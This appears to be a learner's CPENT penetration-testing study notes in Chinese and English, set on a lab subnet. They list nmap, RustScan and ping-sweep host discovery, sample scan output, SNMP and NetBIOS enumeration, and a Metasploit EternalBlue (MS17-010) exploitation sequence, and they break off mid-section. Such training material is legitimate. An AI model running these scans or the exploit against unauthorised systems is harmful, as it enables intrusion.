# CPENT


https://www.studocu.com/ec/document/universidad-de-las-americas-ecuador/tecnologia-de-los-materiales/exam-spent/66445785 (https://www.studocu.com/ec/document/universidad-de-las-americas-ecuador/tecnologia-de-los-materiales/exam-spent/66445785)

# PT


- 先加入密碼字典檔
  owaspbwa
  Pa$$w0rd123

### Host Discovery: IP (arp, icmp, 25, 80, 445, 3389)


```
sudo nmap -n -sn -PS22,80,445,3389 192.168.0.1-254 -oG ip_scan.txt #掃22,80,445,3389 從192.168.0.1~254輸出
```




```
grep Up ip_scan.txt | cut -d" " -f2 #用Up爬用空格切取第二個
```




```
for i in {1..254}; do (ping -c 1 192.168.0.$i | grep "bytes from" &); done #ping迴圈爬有回應bytes from
```





```
cat /proc/net/arp | grep -v 00:00:00:00:00:00 | grep eth0 | cut -d' ' -f1 #看arp
```





## Port Scan

```
nmap <IP>
> /usr/share/nmap/nmap-services
nmap -p- <IP>
> UDP SCAN 53, 69, 137-138, 161, 1900, 5353
sudo nmap -sU
sudo hping3 192.168.0.7 -n -S -c 3 -p 80
```




## RustScan

```
https://github.com/RustScan/RustScan/releases
https://github.com/RustScan/RustScan/releases/download/2.0.1/rustscan_2.0.1_amd64.deb
sudo dpkg -i rustscan_2.0.1_amd64.deb
rustscan -u 5000 -t 7000 -a 192.168.0.7
rustscan -u 5000 -t 7000 --script none -a 192.168.0.7
rustscan -u 5000 -t 7000 -a 192.168.0.7 -- -n -Pn -sVC -oG 7_host.txt
```




## Service/OS Discovery

```
nmap -sVC

sudo nmap -n -p445,3389 192.168.0.8,20 -sVC

sudo nmap -n -p22,80 192.168.0.24,70 -sVC
```

```
┌──[pentester@parrot]─[~]
└──╼ $sudo nmap -n -p445,3389 192.168.0.8,20 -sVC
[sudo] password for pentester:
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-13 00:28 EST
Nmap scan report for 192.168.0.20
Host is up (0.0014s latency).

PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: SERVER2019
|   NetBIOS_Domain_Name: SERVER2019
|   NetBIOS_Computer_Name: SERVER2019
|   DNS_Domain_Name: Server2019
|   DNS_Computer_Name: Server2019
|   Product_Version: 10.0.17763
|_  System_Time: 2024-11-13T05:28:54+00:00
| ssl-cert: Subject: commonName=Server2019
| Not valid before: 2024-11-11T05:45:30
|_Not valid after:  2025-05-13T05:45:30
|_ssl-date: 2024-11-13T05:28:59+00:00; 0s from scanner time.
MAC Address: 02:15:5D:54:65:F0 (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```





```
┌──[pentester@parrot]─[~]
└──╼ $sudo nmap -n -p22,80 192.168.0.24,70 -sVC
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-13 00:30 EST
Nmap scan report for 192.168.0.24
Host is up (0.0010s latency).

PORT   STATE  SERVICE VERSION
22/tcp closed ssh
80/tcp open   http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap scan report for 192.168.0.70
Host is up (0.0011s latency).

PORT   STATE  SERVICE VERSION
22/tcp open   ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.
0)
| ssh-hostkey:
|   2048 14:9f:96:ef:6f:cd:8c:0c:e4:67:49:6f:ef:0c:b1:ab (RSA)
|   256 ea:bf:d5:ba:cc:c8:2d:31:90:29:33:0c:d6:48:a9:44 (ECDSA)
|_  256 48:d6:38:ca:ea:c2:22:ad:ab:d0:f1:57:cd:53:91:78 (ED25519)
```

```
sudo nmap -n -p445 192.168.0.7 --script=smb-os-discovert.nse,smb-protocols.nse,smb-vul
```




## Initial Access - Exploit MS17_010

```
msfconsole
search ms17_010
use exploit/windows/smb/ms17_010_eternalblue
show options
set rhosts 192.168.0.7
check
exploit
```

| msfconsole啟動&搜尋ms17_010 | use2&設定目標 |
| --- | --- |
|  |  |
| check | exploit |
|  |  |










## SNMP - UDP 161

```
sudo nmap -n -p161 -sU --open -oG snmp_list.txt 192.168.0.*
cat snmp_list.txt | grep Up | cut -d' ' -f2 > snmp_ip.txt
onesixtyone -i snmp_ips.txt public
snmp-check 192.168.0.20
snmp-check 192.168.0.22
sudo nmap -n -p161 -sU --script snmp-win32-users 192.168.0.20,22
```




## NetBIOS over TCP/IP (NetBT)

```
UDP 137,138
nbtscan #Parrot
